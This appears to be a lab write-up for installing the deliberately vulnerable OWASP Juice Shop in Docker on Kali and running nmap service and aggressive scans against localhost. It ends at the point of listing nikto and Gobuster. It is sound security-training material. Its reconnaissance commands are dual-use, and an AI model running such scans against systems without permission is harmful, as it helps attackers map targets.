JUICE SHOP

INSTALLATION

sudo apt update

```
┌──(kali㉿kali)-[~]
└─$ sudo apt update
[sudo] password for kali:
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [20.8 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [50.6 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [119 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [326 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [201 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [882 kB]
Fetched 73.0 MB in 51s (1,424 kB/s)
2031 packages can be upgraded. Run 'apt list --upgradable' to see them.
```


sudo systemctl start docker

```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl start docker

┌──(kali㉿kali)-[~]
└─$ sudo systemctl status docker
● docker.service - Docker Application Container Engine
     Loaded: loaded (/usr/lib/systemd/system/docker.service; enabled; preset: enabled)
     Active: active (running) since Tue 2025-04-08 10:50:19 IST; 3min 10s ago
 Invocation: d8430c56896f441ca757639fe72bbc83
TriggeredBy: ● docker.socket
       Docs: https://docs.docker.com
   Main PID: 1163 (dockerd)
      Tasks: 10
     Memory: 119.6M (peak: 120.3M)
        CPU: 3.893s
     CGroup: /system.slice/docker.service
             └─1163 /usr/sbin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock

Apr 08 10:50:12 kali (dockerd)[1163]: docker.service: Referenced but unset environment variable evaluates to an empty string: DOCKER_OPTS
Apr 08 10:50:14 kali dockerd[1163]: time="2025-04-08T10:50:14.649342655+05:30" level=info msg="Starting up"
Apr 08 10:50:15 kali dockerd[1163]: time="2025-04-08T10:50:15.767772983+05:30" level=info msg="[graphdriver] using prior storage driver: overlay>
Apr 08 10:50:16 kali dockerd[1163]: time="2025-04-08T10:50:16.015202495+05:30" level=info msg="Loading containers: start."
Apr 08 10:50:17 kali dockerd[1163]: time="2025-04-08T10:50:17.937532101+05:30" level=info msg="Default bridge (docker0) is assigned with an IP a>
Apr 08 10:50:18 kali dockerd[1163]: time="2025-04-08T10:50:18.355606884+05:30" level=info msg="Loading containers: done."
Apr 08 10:50:18 kali dockerd[1163]: time="2025-04-08T10:50:18.634813918+05:30" level=info msg="Docker daemon" commit=411e817 containerd-snapshot>
Apr 08 10:50:18 kali dockerd[1163]: time="2025-04-08T10:50:18.637843249+05:30" level=info msg="Daemon has completed initialization"
Apr 08 10:50:19 kali dockerd[1163]: time="2025-04-08T10:50:19.134146162+05:30" level=info msg="API listen on /run/docker.sock"
Apr 08 10:50:19 kali systemd[1]: Started docker.service - Docker Application Container Engine.
lines 1-23/23 (END)
```


pull juice shop docker -

command:

sudo docker pull bkimminich/juice-shop



sudo docker run -d -p 3000:3000 bkimminich/juice-shop




RUN DOCKER -

COMMAND

└─$ sudo docker run --rm -p 3000:3000 bkimminich/juice-shop

OPEN BROWSER - http://localhost:3000



INFORMATION GATHERING

Using Nmap:


```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p- 127.0.0.1

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-17 09:12 IST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00029s latency).
Not shown: 65529 closed tcp ports (conn-refused)
PORT      STATE SERVICE       VERSION
80/tcp    open  http          Apache httpd 2.4.59 ((Debian))
3000/tcp  open  ppp?
3306/tcp  open  mysql         MySQL 5.5.5-10.11.7-MariaDB-4
8072/tcp  open  ssl/unknown
8443/tcp  open  ssl/https-alt
43193/tcp open  unknown
3 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi
-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port3000-TCP:V=7.94SVN%I=7%D=4/17%Time=680078CD%P=x86_64-pc-linux-gnu%r
SF:(GetRequest,4100,"HTTP/1\.1\x20200\x20OK\r\nAccess-Control-Allow-Origin
SF::\x20\*\r\nX-Content-Type-Options:\x20nosniff\r\nX-Frame-Options:\x20SA
SF:MEORIGIN\r\nFeature-Policy:\x20payment\x20'self'\r\nX-Recruiting:\x20/#
SF:/jobs\r\nAccept-Ranges:\x20bytes\r\nCache-Control:\x20public,\x20max-ag
SF:e=0\r\nLast-Modified:\x20Thu,\x2017\x20Apr\x202025\x2003:40:41\x20GMT\r
SF:\nETag:\x20W/\"11708-19641d59f43\"\r\nContent-Type:\x20text/html;\x20ch
SF:arset=UTF-8\r\nContent-Length:\x2071432\r\nVary:\x20Accept-Encoding\r\n
SF:Date:\x20Thu,\x2017\x20Apr\x202025\x2003:43:09\x20GMT\r\nConnection:\x2
SF:0close\r\n\r\n<!--\n\x20\x20~\x20Copyright\x20\(c\)\x202014-2025\x20Bjo
SF:ern\x20Kimminich\x20&\x20the\x20OWASP\x20Juice\x20Shop\x20contributors\
SF:.\n\x20\x20~\x20SPDX-License-Identifier:\x20MIT\n\x20\x20-->\n\n<!docty
SF:pe\x20html>\n<html\x20lang=\"en\"\x20data-critters-container>\n<head>\n
```

Aggressive scanning:


```
┌──(kali㉿kali)-[~]
└─$ nmap -A 127.0.0.1
Starting Nmap 7.945VN ( https://nmap.org ) at 2025-04-17 09:21 IST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00058s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.59 ((Debian))
|_http-server-header: Apache/2.4.59 (Debian)
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 5 disallowed entries
|_/cgi-bin /scanbot /backup /supplier /upload
3000/tcp open  ppp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Access-Control-Allow-Origin: *
|     X-Content-Type-Options: nosniff
|     X-Frame-Options: SAMEORIGIN
|     Feature-Policy: payment 'self'
|     X-Recruiting: /#/jobs
|     Accept-Ranges: bytes
|     Cache-Control: public, max-age=0
|     Last-Modified: Thu, 17 Apr 2025 03:40:41 GMT
|     ETag: W/"11708-19641d59f43"
|     Content-Type: text/html; charset=UTF-8
|     Content-Length: 71432
|     Vary: Accept-Encoding
|     Date: Thu, 17 Apr 2025 03:51:29 GMT
|     Connection: close
|     <!--
|     Copyright (c) 2014-2025 Bjoern Kimminich & the OWASP Juice Shop contributors.
|     SPDX-License-Identifier: MIT
|     -->
|     <!doctype html>
|     <html lang="en" data-critters-container>
|     <head>
|     <meta charset="utf-8">
|     <title>OWASP Juice Shop</title>
|     <meta name="description" content="Probably the most modern and sophisticated insecure web application">
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <link id="favicon" rel="icon"
|   HTTPOptions, RTSPRequest:
|     HTTP/1.1 204 No Content
|     Access-Control-Allow-Origin: *
|     Access-Control-Allow-Methods: GET,HEAD,PUT,PATCH,POST,DELETE
|     Vary: Access-Control-Request-Headers
|     Content-Length: 0
|     Date: Thu, 17 Apr 2025 03:51:30 GMT
|     Connection: close
|   Help, NCP:
|     HTTP/1.1 400 Bad Request
|_    Connection: close
3306/tcp open  mysql         MySQL 5.5.5-10.11.7-MariaDB-4
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.11.7-MariaDB-4
|   Thread ID: 36
|   Capabilities flags: 63486
|   Some Capabilities: ODBCClient, Support41Auth, ConnectWithDatabase, Speaks41ProtocolOld, SupportsTransactions, IgnoreSigpipes, FoundRows, Long
ColumnFlag, Speaks41ProtocolNew, DontAllowDatabaseTableColumn, IgnoreSpaceBeforeParenthesis, SupportsCompression, InteractiveClient, SupportsLoad
DataLocal, SupportsMultipleStatments, SupportsAuthPlugins, SupportsMultipleResults
|   Status: Autocommit
|   Salt: #aA_<MP*|VvrXC%,O,),
|_  Auth Plugin Name: mysql_native_password
8443/tcp open  ssl/https-alt
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=kali
| Subject Alternative Name: DNS:kali, DNS:localhost, IP Address:127.0.1.1, IP Address:127.0.0.1
| Not valid before: 2025-04-06T13:04:45
|_Not valid after:  2026-04-06T13:04:45
| http-methods:
```

```
|_Not valid after:  2026-04-06T13:04:45
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Burp Suite Enterprise Edition
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Date: Thu, 17 Apr 2025 03:51:30 GMT
|     Vary: Accept-Encoding
|     Content-Type: text/html;charset=utf-8
|     X-UA-Compatible: IE=Edge
|     Content-Security-Policy: base-uri 'none'; default-src 'self'; script-src 'self' 'sha256-cW+kFkE/AMsBDq0bruRO2wsHg1q9CJ1pjvYLdcMyt/I=' 'sha2
56-0sdOqX89fh1+oR8P2lNySAHNAEsOi3qK7QcvMy1/Rkw=';img-src 'self' blob: data: ;style-src 'self' 'sha256-deDIoPlRijnpfbTDYsK+8JmDfUBmpwpnb0L/SUV8NeU
=''; frame-src 'self'; form-action 'none'; connect-src 'self' ws://localhost:3333;font-src 'self'; media-src 'self'; object-src 'none'; child-src
'self' blob:
|     X-Frame-Options: DENY
|     X-XSS-Protection: 1; mode=block
|     X-Content-Type-Options: nosniff
|     Referrer-Policy: strict-origin-when-cross-origin
|     Content-Length: 1735
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <title>Burp Suite Enterprise Edition</title>
|     <link rel="icon" type="image/ic
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Date: Thu, 17 Apr 2025 03:51:30 GMT
|     Allow: GET, HEAD, TRACE, OPTIONS
|     X-Frame-Options: DENY
|     X-XSS-Protection: 1; mode=block
|     X-Content-Type-Options: nosniff
|     Referrer-Policy: strict-origin-when-cross-origin
|     Content-Security-Policy: base-uri 'none'; default-src 'self'; script-src 'self' 'sha256-cW+kFkE/AMsBDq0bruRO2wsHg1q9CJ1pjvYLdcMyt/I=' 'sha2
56-0sdOqX89fh1+oR8P2lNySAHNAEsOi3qK7QcvMy1/Rkw=';img-src 'self' blob: data: ;style-src 'self' 'sha256-deDIoPlRijnpfbTDYsK+8JmDfUBmpwpnb0L/SUV8NeU
=''; frame-src 'self'; form-action 'none'; connect-src 'self' ws://localhost:3333;font-src 'self'; media-src 'self'; object-src 'none'; child-src
'self' blob:
|_    Content-Length: 0
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi
-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port3000-TCP:V=7.94SVN%I=7%D=4/17%Time=68007AC2%P=x86_64-pc-linux-gnu%r
SF:(GetRequest,101B9,"HTTP/1\.1\x20200\x20OK\r\nAccess-Control-Allow-Origi
SF:n:\x20\*\r\nX-Content-Type-Options:\x20nosniff\r\nX-Frame-Options:\x205
SF:AMEORIGIN\r\nFeature-Policy:\x20payment\x20'self'\r\nX-Recruiting:\x20/
SF:#/jobs\r\nAccept-Ranges:\x20bytes\r\nCache-Control:\x20public,\x20max-a
SF:ge=0\r\nLast-Modified:\x20Thu,\x2017\x20Apr\x202025\x2003:40:41\x20GMT\
SF:r\nETag:\x20W/\"11708-19641d59f43\"\r\nContent-Type:\x20text/html;\x20c
SF:harset=UTF-8\r\nContent-Length:\x2071432\r\nVary:\x20Accept-Encoding\r\
SF:nDate:\x20Thu,\x2017\x20Apr\x202025\x2003:51:29\x20GMT\r\nConnection:\x
SF:20close\r\n\r\n<!--\n\x20\x20~\x20Copyright\x20\(c\)\x202014-2025\x20Bj
SF:oern\x20Kimminich\x20&\x20the\x20OWASP\x20Juice\x20Shop\x20contributors
SF:.\n\x20\x20~\x20SPDX-License-Identifier:\x20MIT\n\x20\x20-->\n\n<!doct
SF:ype\x20html>\n<html\x20lang=\"en\"\x20data-critters-container>\n<head>\
SF:n\x20\x20<meta\x20charset=\"utf-8\">\n\x20\x20<title>OWASP\x20Juice\x20
SF:Shop</title>\n\x20\x20<meta\x20name=\"description\"\x20content=\"Probab
SF:ly\x20the\x20most\x20modern\x20and\x20sophisticated\x20insecure\x20web\
SF:x20application\">\n\x20\x20<meta\x20name=\"viewport\"\x20content=\"widt
SF:h=device-width,\x20initial-scale=1\">\n\x20\x20<link\x20id=\"favicon\"\
SF:x20rel=\"icon\"\x20")%r(Help,2F,"HTTP/1\.1\x20400\x20Bad\x20Request\r\n
SF:Connection:\x20close\r\n\r\n")%r(NCP,2F,"HTTP/1\.1\x20400\x20Bad\x20Req
SF:uest\r\nConnection:\x20close\r\n\r\n")%r(HTTPOptions,EA,"HTTP/1\.1\x202
SF:04\x20No\x20Content\r\nAccess-Control-Allow-Origin:\x20\*\r\nAccess-Con
SF:trol-Allow-Methods:\x20GET,HEAD,PUT,PATCH,POST,DELETE\r\nVary:\x20Acces
SF:s-Control-Request-Headers\r\nContent-Length:\x200\r\nDate:\x20Thu,\x201
SF:7\x20Apr\x202025\x2003:51:30\x20GMT\r\nConnection:\x20close\r\n\r\n")%r
SF:(RTSPRequest,EA,"HTTP/1\.1\x20204\x20No\x20Content\r\nAccess-Control-Al
SF:low-Origin:\x20\*\r\nAccess-Control-Allow-Methods:\x20GET,HEAD,PUT,PATC
SF:H,POST,DELETE\r\nVary:\x20Access-Control-Request-Headers\r\nContent-Len
```

Using nikto to scan for common misconfigurations and vulnerabilities



Checking for robots.txt - Sometimes includes disallowed paths like `/ftp`, `/score-board`, etc.




Using Gobuster for directory enumeration -

